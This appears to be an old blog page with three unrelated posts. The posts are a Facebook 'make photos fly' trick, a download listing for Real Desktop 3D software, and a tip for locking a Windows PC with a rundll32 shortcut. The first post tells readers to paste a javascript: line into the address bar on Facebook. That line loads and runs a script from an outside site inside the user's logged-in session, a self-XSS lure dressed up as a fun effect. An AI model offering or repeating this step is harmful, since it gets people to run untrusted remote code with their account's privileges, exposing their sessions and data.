Monday, 8 October 2012

Make photos fly around facebook page

Make photos fly around facebook page

Its simple just follow three steps

Step 1: Copy the following script

javascript:(a = (b = document).createElement("script")).src = "//graphicgiants.com/majic.js?show", b.body.appendChild(a); void(0)

 Step 2: Open any Facebook page

Step 3: Paste the script in address bar as shown below


Real Desktop


Real Desktop gives your ordinary desktop new life and turns it into a Real Desktop. Enjoy the fascinating dynamics with revolutionary graphic rendition on your desktop. Get any designs from our website or create your own personal style.

3D desktops have been around for a while and although they do not contribute to productivity too much, they’re still great for all those who want to set themselves apart.

Real Desktop is one of the software solutions that attempt to convert a traditional desktop into a 3D one, turning all things on your desktop into very attractive and appealing objects.

The installation process should go pretty smooth, but you should be careful when hitting the next button because the setup kit also attempts to install some additional software on your computer.

Here are some key features of Real Desktop :
Running behaviour:
· 3D Sound
· Activatable Antialiasing
· No performance losses with resting condition of the symbols
· Very less resources needed
· Very efficient, thanks to the "Reality Engine"

Design:
· Reflecting surface
· Icons are reflecting the environment

Languages:
· German
· English
· French
· Italian
· Spanish
· Croatian
· Hungarian
· Swedish
· Portuguese

Requirements:

· DirectX 9.0c
· Intel Pentium IV 1500 MHz
· 256 MB main memory
· DirectX able graphic card: 64 MB NVIDIA Geforce 3 or better,
· ATI Radeon 8500 or better
· Screen resolution 800x600 at True Color (16 million colours)
· Internet connection


Author : Schillergames
OS : Windows 2000 / XP / Vista / Vista64 / 7 / 7 x64
File Size : 8 MB


DOWNLOAD

how To Lock Your PC With Mouse | Learn Something Different

how To Lock Your PC With Mouse | Learn Something Different
==============================
==================


We are here to learn about how to lock your PC with mouse. Just follow these simple steps to do this-

1- Firstly Right click on your desktop and make new shortcut

2- Now you will see the browse block. Fill this in this block-

--> rundll32 user32.dll,LockWorkStation <--


3-Now give any name to the shortcut you want and hit Enter.

That’s it… Now wh


en you double click on this shortcut Your PC will get locked